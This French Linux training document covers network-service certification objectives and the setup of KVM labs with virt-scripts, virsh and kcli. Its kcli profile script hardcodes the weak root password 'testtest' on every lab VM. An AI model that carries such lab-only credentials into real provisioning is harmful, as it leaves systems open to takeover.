
Note : Cette partie du support de formation est en cours de développement.

Elle se concentre sur des sujets avancés de l'administration des systèmes Linux en vue de mettre des services réseau à disposition.

Elle s'aligne sur des sujets RHCE, LPIC 202 et LFCE.

1. Services réseau


Cette partie introduit au déploiement de bon nombre de services assurés par le système d'exploitation GNU/Linux.



1. Laboratoires Services Réseau
2. Services de passerelle
3. Services d'infrastructure
4. Services de partage
5. Authentification centralisée
6. Services de Messagerie
7. Services de surveillance
8. Services Web, Apache HTTP Server, Nginx
9. Services de Base de Données

1.1. Services et protocoles

Les programmes et les certifications fixent souvent leurs objectifs sur les protocoles et leur mise en oeuvre sur les logiciels.



1.2. Labs

1. Lab 11 : Service de passerelle tout intégré.
2. Lab 12 : Service de passerelle construit (NAT, Pare-feu, DMZ, RA)
3. Lab 21 : Service DNS
4. Lab 22 : Service DHCP
5. Lab 23 : Service DHCP et DNS dynamique
6. Lab 13 : Service Proxy Utilisateur
7. Lab 31 : Service NFS
8. Lab 32 : Service CIFS/SMB
9. Lab 41 : Service d'annuaire LDAP Linux
10. Lab 42 : Service d'annuaire SAMBA
11. Lab 51 : Gestion de base données
12. Lab 61 : Station de surveillance

2. Objectifs de certification et programmes

2.1. Objectifs RHCE EX300

1. **System configuration and management**
 - 1.1. Use network teaming or bonding to configure aggregated network links between two Red Hat Enterprise Linux systems.
 - 1.2. Configure IPv6 addresses and perform basic IPv6 troubleshooting.
 - 1.3. Route IP traffic and create static routes.
 - 1.4. Use firewalld and associated mechanisms such as rich rules, zones and custom rules, to implement packet filtering and configure network address translation (NAT).
 - 1.5. Use /proc/sys and sysctl to modify and set kernel runtime parameters.
 - 1.6. Configure a system to authenticate using Kerberos.
 - 1.7. Configure a system as either an iSCSI target or initiator that persistently mounts an iSCSI target.
 - 1.8. Produce and deliver reports on system utilization (processor, memory, disk, and network).
 - 1.9. Use shell scripting to automate system maintenance tasks.

2. Network Services

- 2.1. Install the packages needed to provide the service.
- 2.2. Configure SELinux to support the service.
- 2.3. Use SELinux port labelling to allow services to use non-standard ports.
- 2.4. Configure the service to start when the system is booted.
- 2.5. Configure the service for basic operation.
- 2.6. Configure host-based and user-based security for the service.

3. HTTP/HTTPS

- 3.1. Configure a virtual host.
- 3.2. Configure private directories.
- 3.3. Deploy a basic CGI application.
- 3.4. Configure group-managed content.
- 3.5. Configure TLS security.

4. DNS

- 4.1. Configure a caching-only name server.
- 4.2. Troubleshoot DNS client issues.

5. NFS

- 5.1. Provide network shares to specific clients.
- 5.2. Provide network shares suitable for group collaboration.
- 5.3. Use Kerberos to control access to NFS network shares.

6. SMB

- 6.1. Provide network shares to specific clients.
- 6.2. Provide network shares suitable for group collaboration.

7. SMTP

- 7.1. Configure a system to forward all email to a central mail server.

8. SSH

- 8.1. Configure key-based authentication.
- 8.2. Configure additional options described in documentation.

9. NTP

- 9.1. Synchronize time using other NTP peers.

10. Database Services

- 10.1. Install and configure MariaDB.
- 10.2. Backup and restore a database.
- 10.3. Create a simple database schema.
- 10.4. Perform simple SQL queries against a database.

2.2. Objectifs LPIC 202

- *Sujet 207 : Serveur de nom de domaine*
 - 207.1 Configuration de base d'un serveur DNS (valeur : 3)
 - 207.2 Création et mise à jour des zones DNS (valeur : 3)
 - 207.3 Sécurisation d'un serveur DNS (valeur : 2)
- *Sujet 208 : Services Web*
 - 208.1 Configuration élémentaire d'Apache (valeur : 4)
 - 208.2 Configuration d'Apache pour HTTPS (valeur : 3)
 - 208.3 Mise en place du serveur mandataire squid (valeur : 2)
 - 208.4 Mise en place de Nginx en tant que serveur Web et proxy inverse (valeur : 2)
- *Sujet 209 : Partage de fichiers*
 - 209.1 Configuration d'un serveur SAMBA (valeur : 5)
 - 209.2 Configuration d'un serveur NFS (valeur : 3)
- *Sujet 210 : Gestion des clients réseau*
 - 210.1 Configuration DHCP (valeur : 2)
 - 210.2 Authentification PAM (valeur : 3)
 - 210.3 Clients LDAP (valeur : 2)
 - 210.4 Configuration d'un serveur OpenLDAP (valeur : 4)
- *Sujet 211 : Services de courrier électronique*
 - 211.1 Utilisation des serveurs de messagerie (valeur : 4)
 - 211.2 Distribution locale des courriels (valeur : 2)
 - 211.3 Distribution distante des courriels (valeur : 2)
- *Sujet 212 : Sécurité du système*

- 212.1 Configuration d'un routeur (valeur : 3)
- 212.2 Gestion des serveurs FTP (valeur : 2)
- 212.3 Shell sécurisé (SSH) (valeur : 4)
- 212.4 Tâches de sécurité (valeur : 3)
- 212.5 OpenVPN (valeur : 2)

2.3. Linux Foundation

LFCS

1. Networking - 15%

- Configure networking and hostname resolution statically or dynamically
- Configure network services to start automatically at boot
- Implement packet filtering
- Configure firewall settings
- Start, stop, and check the status of network services
- Statically route IP traffic
- Dynamically route IP traffic
- Synchronize time using other network peers

2. Service Configuration - 10%

- Configure a basic DNS server
- Maintain a DNS zone
- Configure an FTP server
- Configure anonymous-only download on FTP servers
- Provide/configure network shares via NFS
- Provide/configure network shares via CIFS
- Configure email aliases
- Configure SSH servers and clients
- Configure SSH-based remote access using public/private key pairs
- Restrict access to the HTTP proxy server
- Configure an IMAP and IMAPS service
- Query and modify the behavior of system services at various run levels
- Configure an HTTP server
- Configure HTTP server log files
- Restrict access to a web page
- Diagnose routine SELinux/AppArmor policy violations
- Configure database server

LFCE

1. Network administration

- Configure network services to start automatically at boot
- Implement packet filtering
- Monitor network performance
- Produce and deliver reports on system use, outages and user requests
- Route IP traffic statically and dynamically
- Troubleshoot network issues

2. Network filesystems and file services

- Configure systems to mount standard, encrypted and network file systems on demand
- Create, mount and unmount standard Linux file systems
- Provide/configure network shares via NFS
- Transfer files securely via the network
- Update packages from the network, a repository or the local file system

3. Network security

- Configure Apache log files
- Configure the firewall with iptables
- Install and configure SSL with Apache
- Configuring SSH-based remote access using public/private key pairs

4. Remote access

- Configure the firewall with iptables

5. HTTP services

- Configure an http client to automatically use a proxy server
- Install and configure an Apache web server
- Install and configure the Squid proxy server
- Restrict access to a web page with Apache
- Restrict access to the Squid proxy server
- Setting up name-based virtual web hosts

6. Email services

- Configure email aliases
- Install and configure an IMAP and IMAPS service
- Install and configure an smtp service
- Restrict access to an smtp server

2.4. Programme Linux Réseau LX002

Durée

5 jours

Public cible

Technicien, administrateur réseau. Cette formation est en français

Prérequis

Utiliser un réseau TCP/IP, avoir configuré des ordinateurs pour un accès réseau, quel que soit le système d'exploitation. Anglais technique.
Avoir des bases en Linux.

Objectifs

Vous connaissez les bases de l'administration sous Linux mais souhaitez enrichir vos connaissances et comprendre comment connecter votre machine Linux à un réseau d'entreprise. Vous souhaitez créer un serveur WEB, un serveur DNS ou DHCP, ou un autre service de base sous Linux ?

Ce cours vous montrera comment administrer les services réseaux d'un serveur Linux d'entreprise d'une manière sécurisée et stable. Vous apprendrez à mettre en œuvre les services de base comme le DNS et le DHCP, à implémenter un réseau sécurisé dans son entiereté. Vous découvrirez également comment partager des ressources et comment gérer les accès externes aux différents serveurs.

Programme

- Configuration de base TCP/IP
- Administration et analyse de base
- Explications et création d'un serveur DNS
- Explications et création d'un serveur DHCP
- Configuration de base des règles de firewall
- Configuration des accès SSH
- Configuration d'un proxy avec SQUID et DANSGUARDIAN
- Configuration de base d'un serveur de monitoring réseau avec NAGIOS
- Configuration d'une messagerie de base avec POSTFIX
- Gestion du réseau complet

Contenu

1. Configuration du réseau
2. Secure Shell
3. Gestion sécurisée
4. Laboratoires Services Réseau
5. Routage et Pare-feu
6. Services de passerelle
7. Services d'infrastructure
8. Services de partage
9. Services de Messagerie
10. Services de surveillance

11. Apache HTTP Server

Laboratoires Services réseau

- [1. Introduction](#)
 - [1.1. Pré-requis de formation](#)
 - [1.2. Services](#)
- [1.3. Dimensionnement](#)
 - [1. Ressources](#)
 - [2. Types de machines](#)
 - [3. Pré-requis en ressources des machines virtuelles](#)
 - [4. Profilage des machines virtuelles](#)
- [2. Déploiement de machines virtuelles à partir de modèles](#)
 - [2.1. Préparation de l'hôte de virtualisation](#)
 - [1. Terminologie](#)
 - [2. Virtualisation HVM et "Nested Virtualization"](#)
 - [2.2. Crédit locale de modèles](#)
 - [2.3. Téléchargement de modèles](#)
 - [1. Les images "maison"](#)
 - [2. Les images OpenStack](#)
 - [2.4. Déploiement des modèles](#)
 - [1. Procédure de clonage](#)
 - [2. Copie d'une image modèle et définition d'une nouvelle machine virtuelle](#)
 - [2.5. Gestion des machines virtuelles avec `virsh`](#)
 - [2.6. Configuration des machines virtuelles](#)
 - [1. Ajout de vcpus](#)
 - [2. Ajout de mémoire](#)
 - [3. Ajout de disque](#)
 - [4. Ressources réseau](#)
 - [2.7. Déploiement avec `kcli`](#)
 - [1. Profilage des machines virtuelles avec `kcli`](#)
 - [2. Gestion des machines virtuelles avec `kcli`](#)
 - [2.8. Stations graphiques](#)
- [3. Automatisation des labs](#)
 - [3.1. Scripts bash](#)
 - [3.2. "Plans" `kcli`](#)

1. Introduction

L'objectif de ce chapitre est de donner une vue générale des services, protocoles et machines (serveurs et clients) à déployer dans des exercices de laboratoire sur les thèmes des services réseau Linux. Ce chapitre tente de montrer comment on peut déployer des topologies entières uniquement en quelques lignes de commande avec un hyperviseur Linux natif tel que KVM.

1.1. Pré-requis de formation


Pour mettre en place les laboratoires sur le thème des services réseau, il est conseillé d'avoir la maîtrise des concepts qui portent sur L'[Administration système](#) et plus particulièrement ceux du chapitre sur la [Virtualisation KVM](#).

Alors que l'on rencontre encore souvent des propositions de laboratoires à partir de configurations physiques ou virtualisées sous VMWare ou VirtualBox, on propose ici des exercices à partir de déploiements KVM automatisés.

Mais avant de présenter les méthodes de construction des labs, rappelons les objectifs de ces exercices.

1.2. Services

Dans le cadre de notre propos, on peut considérer qu'il y a au moins une machine à déployer par service offert.



1. Services de passerelle
2. Services d'infrastructure
3. Services de partage
4. Authentification centralisée
5. Services de Messagerie
6. Services de surveillance
7. Services Web, Apache HTTP Server, Nginx
8. Services de Base de Données

1.3. Dimensionnement

1. Ressources

- Vcpu : nombre (1 à 4)
- Mémoire : quantité 128, 256, 512, 1024, 2048, 4096, 8184 Mo
- Stockage : nombre et quantité 8, 16, 32, 64 Go
- Réseau : nombre et connexion interface/commutateur

2. Types de machines

On peut considérer plusieurs types de machines :

- Les routeurs
- Les hôtes terminaux

Parmi les hôtes terminaux :

- Les serveurs
- Les clients

Parmi les serveurs :

- Serveurs internes
- Serveurs externes

Parmi les hôtes clients :

- Les clients texte
- Les clients graphiques
- Les clients multimedia
- Les stations malveillantes (hacking)

3. Pré-requis en ressources des machines virtuelles

Machine	Remarque
Les routeurs	Réseau : minimum 2 interfaces

Les serveurs	Ressources adaptée en mémoire, vcpu et stockage
Les clients texte	Ressources minimale
Les clients graphiques	plus de mémoire
Les clients multimedia	-
Les stations malveillantes (hacking)	-

4. Profilage des machines virtuelles

Voici une proposition de profilage des machines virtuelles.

Profil	vCPUs (1)	Mémoire RAM (2)	Réseau (3)	Stockage (4)
xsmall	1	256	eth0 : default	8 Go
small	1	512	eth0 : default	8 Go
medium	1	1024	eth0 : default	16 Go
big	2	2048	eth0 : default	32 Go
xbig	2	3072	eth0 : default	32 Go
xxbig	4	4096	eth0 : default	32 Go

2. Déploiement de machines virtuelles à partir de modèles

L'intérêt d'outils comme libvirt / Qemu / KVM est que l'on peut manipuler, approvisionner, détruire nos composants virtuels (CPU/RAM, stockage, réseau) représentés par des machines virtuelles (des domaines invités) en bas niveau et de manière aisée.

La virtualisation Linux native atteint des niveaux de performances très proches du matériel qui, justement utilisée avec un bon ordinateur, rend les perspectives de laboratoires peut-être complexes au final mais complets, progressifs, faciles à manipuler, à reproduire, à vérifier et à corriger.

Avec ces pratiques, on est très proche à la fois du métier de **technicien PC** qui tendrait à disparaître des listes officielles des métiers qualifiés et demandés et à la fois de celui d'**administrateur de solutions de virtualisation et/ou en nuage (cloud)**.

Ces différentes opérations sont de bas niveau, peuvent être nombreuses et répétitives selon la complexité de la topologie à reproduire. En ce sens, on encourage ici à **automatiser** les tâches de déploiement via des scripts bash, python ou autres facilités.

Enfin, ces pratiques avec libvirt / Qemu / KVM invitent à s'intéresser à des solutions comme Ansible, Docker, OpenStack, etc.

Dans un premier, on propose d'utiliser les scripts bash de l'auteur et le logiciel frontal `kcli`

2.1. Préparation de l'hôte de virtualisation

Sur l'hôte de virtualisation Debian ou RHEL/Centos, en tant qu'utilisateur privilégié, on ira chercher les scripts pouvant être utiles.

```
yum -y install git || apt-get -y install git
git clone https://github.com/goffinet/virt-scripts
cd virt-scripts
```

Pour installer les logiciels qui transforment l'ordinateur en hôte de virtualisation, on lancera à partir du dossier `virt-scripts` en tant que super-utilisateur le script `autprep.sh` (<https://raw.githubusercontent.com/goffinet/virt-scripts/master/autprep.sh>) :

```
./autprep.sh
```

Le script installe les outils de virtualisation KVM / Qemu / Libvirt / `kcli`, il active Apache et la *Nested Virtualization*.

Vérifiez le rapport et redémarrer l'ordinateur :

```
reboot
```

1. Terminologie

- **Hôte de virtualisation, hyperviseur** : Machine physique qui exécute les machines virtuelles. Ici le module du noyau Linux KVM.
- **Machine virtuelle, ou domaine invité** : fichier de définition qui référence un ou plusieurs disques attachés ainsi que le matériel virtuel.
- **Para-virtualisation** : technique de virtualisation qui permet au moniteur de machine virtuelle (VMM) de manière plus directe aux périphériques physiques de l'hôte. Cette technique nécessite que le domaine invité exécute des pilotes spécifiques comme des "VMWare Tools". Les machines virtuelles Linux exécutent automatiquement ces pilotes.
- **Qemu** : Emulateur Hardware. KVM gère le CPU/RAM, Qemu autorise la para-virtualisation des périphériques virtuels de communication, graphique, disques et réseau.
- **Libvirt** : API de contrôle de Qemu / KVM
- **LibGuestFs** : Outils de manipulation des disques virtuels
- **virsh** : principale commande libvirt
- **virt-scripts** : ensemble de scripts Bash qui simplifient les procédures de manipulation des machines virtuelles.
- **kcli** : script avancé en python qui fait front à libvirt.
- **Image** : disque d'une machine virtuelle.
- **Modèle** : image de base à reproduire (à "cloner").

2. Virtualisation HVM et "Nested Virtualization"

- Les instructions de virtualisation doivent être activées sur l'hôte de virtualisation, nécessairement physique. Autrement, seule l'émulation "Hardware" (Qemu) du CPU sera disponible avec des pertes de performance visibles.
- Il est possible de virtualiser un hyperviseur KVM lui-même dans un hyperviseur KVM physique. Cette pratique est appelée *Nested virtualisation*.
 - Un module "/sys/module/kvm_intel/parameters/nested" doit être charger dans le noyau (au niveau de l'hôte physique).
 - Par ailleurs, la machine virtuelle doit accéder directement aux instructions des CPUs physiques, ce qui nécessite d'activer la configuration "cpu host-passthrough" sur la machine virtuelle qui va elle-même remplir un rôle d'hyperviseur.
- Si la *Nested Virtualization* donne d'excellents résultats, on pourrait éprouver des faiblesses au niveau du stockage. Afin d'obtenir de meilleurs résultats dans l'exécution des machines virtuelles, on distinguera un espace de stockage natif (par exemple des espaces LVM ou NFS) pour héberger les disques des machines virtuelles de niveau 2. Disposer de disques rapides de type SSD est toujours un gain appréciable.

2.2. Création locale de modèles

On peut se référer à cette documentation pour la construction des images : <https://docs.openstack.org/image-guide/create-images-manually.html>.

Pour déployer facilement des machines virtuelles, il est préférable de procéder à partir d'une image fraîchement installée (ou fabriquée par les soins d'un autre) que l'on clonera aisément.

Une première solution consiste donc à construire soi-même sa propre image, une seconde consiste à télécharger une image publique à laquelle on accorde sa confiance.

Sources : <https://raw.githubusercontent.com/goffinet/virt-scripts/master/auto-install.sh> et <https://raw.githubusercontent.com/goffinet/virt-scripts/master/auto-install-tui.sh>

Une installation native peut prendre un certain temps (quelques minutes à une heure) selon les capacités de l'hôte de virtualisation. Si le temps de formation est une denrée rare, il est préférable de télécharger des images déjà construites.

Pour les distributions standards Centos7, Debian 8 et Ubuntu 1604 on utilisera le script `auto-install.sh` :

```
./auto-install.sh
Centos 7, Debian Jessie or Ubuntu Xenial fully automatic installation by HTTP Repos and response file via local HTTP.
Usage : ./auto-install.sh [ centos | debian | ubuntu ] nom_de_vm
Please provide one distribution centos, debian, ubuntu and one guest name: exit
```

ou sa variante graphique `auto-install-tui.sh` (démonstration whiptail) :

The screenshot shows a terminal window with a whiptail-based graphical user interface. At the top, it says "Virt-Scripts - Nom de la VM". Below that is a text input field containing "vm1". At the bottom of the window are two buttons: "<Ok>" on the left and "<Annuler>" on the right.

Ce script utilise les dépôts de paquets d'installation HTTP préconfigurés. **Les variables sont à adapter dans le script lui-même.** La configuration de l'installation est entièrement automatisée avec des fichiers Kickstart (Centos 7) ou preseed (Debian 8 ou Ubuntu 1604) mis à disposition via le serveur Web local. Le modèle Debian/Ubuntu se termine par des commandes de "post-installation". Cela peut donner des idées d'automation.

Le mot de passe `root` peut être trouvé facilement ...

2.3. Téléchargement de modèles

On peut obtenir des images prêtes à l'emploi à partir d'au moins deux sources :

- Les images maison sont fabriquées par l'auteur et sont disponibles sur <https://get.goffinet.org/kvm/> .
- Les images Openstack

1. Les images "maison"

Source : <https://raw.githubusercontent.com/goffinet/virt-scripts/master/download-images.sh>

Ces images "maison" sont fonctionnelles avec les scripts `virt-scripts` .

On les obtient facilement dans le dossier par défaut `/var/lib/libvirt/images/` avec le script `download-images.sh` .

```
./download-images.sh
Please provide the image name :
debian7 debian8 centos7 ubuntu1604 metasploitable kali arch
```

Les images "debian8", "centos7" et "ubuntu1604" ont été construites à partir des scripts d'auto-installation.

2. Les images OpenStack

Les images Openstack sont fonctionnelles avec l'outil `kcli` .

```
kcli host -h
--template [centos|fedora|debian|ubuntu|cirros]
          Template/Image to download
--download           Download Template/Image
```

Par exemple pour obtenir une image Openstack Centos 7 :

```
kcli host --download --template centos
```

Pour profiter pleinement des fonctionnalités de *cloudinit* (qui permet de lancer un script de configuration au moment du lancement de la machine virtuelle), il est conseillé de démarrer ces machines virtuelles avec une connectivité TCP/IP.

2.4. Déploiement des modèles

Je propose trois méthodes de déploiement :

- La première clone une machine machine virtuelle existante et optimise son disque.
- La seconde crée et lance une nouvelle machine virtuelle à partir d'une image modèle optimisée.
- La troisième avec `kcli` (développé un peu plus bas).

1. Procédure de clonage

Source : <https://raw.githubusercontent.com/goffinet/virt-scripts/master/clone.sh>

Le script `clone.sh` se propose de cloner une machine virtuelle existante éteinte en optimisant son disque et en changeant son nom local (utile pour s'y retrouver immédiatement dans les consoles et la résolution de noms dynamique).

```
./clone.sh
This script clones, sparsifies and sysprep's linux guest
Usage : './clone.sh <original guest> <destination guest>'
Please provide the guest name of a destroyed guest: exit
```

2. Copie d'une image modèle et définition d'une nouvelle machine virtuelle

Source : <https://raw.githubusercontent.com/goffinet/virt-scripts/master/define-guest-image.sh>

Le script d'installation `define-guest-image.sh` crée une machine virtuelle avec des paramètres par défaut à vérifier en variables à partir d'une copie d'une image modèle préparée.

```
./define-guest-image.sh  
Usage : ./define-guest-image.sh <name> <image>
```

Le nom de l'image correspond au nom d'un disque `qcow2` du même nom dans `/var/lib/libvirt/images`.

2.5. Gestion des machines virtuelles avec `virsh`

Avec `libvirt` et KVM, une "Machine Virtuelle (VM)" est appelée un "**Domaine**".

Démarrage d'un domaine :

```
virsh start vm1
```

Arrêt d'un domaine :

```
virsh shutdown vm1
```

Extinction d'un domaine (comme on retire une prise de courant, il ne s'agit pas d'effacer le domaine) :

```
virsh destroy vm1
```

Pour retirer une VM (le ou les disques associés persistent) :

```
virsh undefine vm1
```

Pour retirer un domaine (et en effaçant ses disques) :

```
virsh undefine vm1 --remove-all-storage
```

Redémarrage d'un domaine :

```
virsh reboot vm1
```

Informations détaillées :

```
virsh dominfo vm1
```

Liste des domaines :

```
virsh list --all
```

Démarrage du domaine au démarrage de l'hôte :

```
virsh autostart vm1
```

Désactiver l'activation au démarrage :

```
virsh autostart vm1 --disable
```

Accéder à la console série (texte) du domaine :

```
virsh console vm1
```

Accéder à la console graphique du domaine :

```
virt-viewer vm1
```

2.6. Configuration des machines virtuelles

Ces différents script ne proposent pas vraiment de méthode profilage (voir plus bas avec `kcli` ou plus haut avec `virt-scripts/define-guest-image.sh`). Ils ont plutôt vocation à modifier "**à la volée**" ou "**à chaud**" des paramètres de dimensionnement en nombre de vcpus, en quantité de mémoire ou en ajout de disque.

Les manipulations sur le réseau sont vues dans le chapitre [Services de passerelle](#).

1. Ajout de vcpus

```
./add-vcpu.sh
Description : This script set vcpus count
Usage       : ./add-vcpu.sh <guest name> <size in MB>
Example     : './add-vcpu.sh guest1 2' set 2 vcpus
```

2. Ajout de mémoire

```
./add-memory.sh
Description : This script set RAM in MB
Usage       : ./add-memory.sh <guest name> <size in MB>
Example     : './add-memory.sh guest1 1024' set RAM to 1024 MB
```

3. Ajout de disque

Ce script ajoute un disque par tranche de Go.

```
./add-storage.sh
Description : This script attach a disk to a live guest
Usage       : ./add-storage.sh <guest name> <block device name> <size in GB>
Example     : './add-storage.sh guest1 vdb 4' add a vdb 4GB disk to guest1
```

4. Ressources réseau

Les ressources réseau sont développées dans le chapitre [Services de passerelle](#).

2.7. Déploiement avec `kcli`

D'abord, les commandes `kcli` :

```
kcli -h
Usage: kcli [OPTIONS] COMMAND [ARGS]...

Libvirt/VirtualBox wrapper on steroids. Check out
https://github.com/karmab/kcli!

Options:
  --version  Show the version and exit.
  -h, --help   Show this message and exit.

Commands:
  bootstrap  Handle hypervisor, reporting or bootstrapping...
  clone      Clone existing vm
  console    Vnc/Spice/Serial/Container console
  container  Create/Delete/List containers
  create     Deprecated command.
  delete    Delete vm/container
  disk      Add/Delete disk of vm
  host      List and Handle host
  list      List clients, profiles, templates, isos, ...
  network   Create/Delete/List Network
  nic       Add/Delete nic of vm
  plan      Create/Delete/Stop/Start vms from plan file
  pool      Create/Delete pool
  scp       Scp into vm
  ssh       Ssh into vm
  start    Start vm/container
  stop     Stop vm/container
  update   Update ip, memory or numcpus
  vm       Create/Delete/Start/Stop/List vms
```

1. Profilage des machines virtuelles avec kcli

Le fichier `~/kcli_profiles.yml` indique les profils disponibles à `kcli` sous forme de fichier yaml (*(..) l'objet [d'un fichier yaml] est de représenter des informations plus élaborées que le simple CSV en gardant cependant une lisibilité presque comparable, et bien plus grande en tout cas que du XML, Wikipedia*). Par exemple, le logiciel Ansible popularise ce format.

Le script `generate-kcli-profiles.sh` se propose de générer ce fichier de profils. (Source : <https://raw.githubusercontent.com/goffinet/virt-scripts/master/generate-kcli-profiles.sh>)

```
#!/bin/bash
#Please see https://github.com/karmab/kcli
file="/root/kcli_profiles.yml"
# check if kcli script is available
if [ -z $(which kcli) ] ; then echo "Please install kcli"; exit ; fi
# check if the profiles file exists
if [ -e ${file} ] ; then rm -i ${file} ; else echo "Exit"; exit ; fi
# Place the profiles file
cat << EOF > ${file}
xsmall:
template: CentOS-7-x86_64-GenericCloud.qcow2
numcpus: 1
memory: 256
nets:
- default
pool: default
cmds:
- echo testtest| passwd --stdin root
- yum -y install nmap

small:
template: CentOS-7-x86_64-GenericCloud.qcow2
numcpus: 1
memory: 512
nets:
- default
cmds:
- echo testtest| passwd --stdin root
- yum -y install nmap

medium:
template: CentOS-7-x86_64-GenericCloud.qcow2
numcpus: 1
memory: 1024
nets:
- default
disks:
- size: 16
cmds:
- echo testtest| passwd --stdin root
- yum -y install nmap

big:
template: CentOS-7-x86_64-GenericCloud.qcow2
numcpus: 2
memory: 2048
nets:
- default
disks:
- size: 32
cmds:
- echo testtest| passwd --stdin root
- yum -y install nmap

xbig:
template: CentOS-7-x86_64-GenericCloud.qcow2
numcpus: 2
memory: 3072
nets:
- default
disks:
- size: 32
cmds:
- echo testtest| passwd --stdin root
- yum -y install nmap

xxbig:
template: CentOS-7-x86_64-GenericCloud.qcow2
numcpus: 4
```

```
memory: 4096
nets:
- default
disks:
- size: 32
cmds:
- echo testtest| passwd --stdin root
- yum -y install nmap
EOF
```

La commande `kcli list -p` donne la liste des profils disponibles :

```
kcli list -p
Using local hypervisor as no kcli.yml was found...
+-----+
| Profile |
+-----+
| big      |
| medium   |
| small    |
| xbig     |
| xsmall   |
| xxbig    |
+-----+
```

2. Gestion des machines virtuelles avec `kcli`

Création d'une machine virtuelle sur base d'un profil :

```
kcli vm -p xsmall c1
```

```
Using local hypervisor as no kcli.yml was found...
Deploying vm c1 from profile xsmall...
c1 deployed!
```

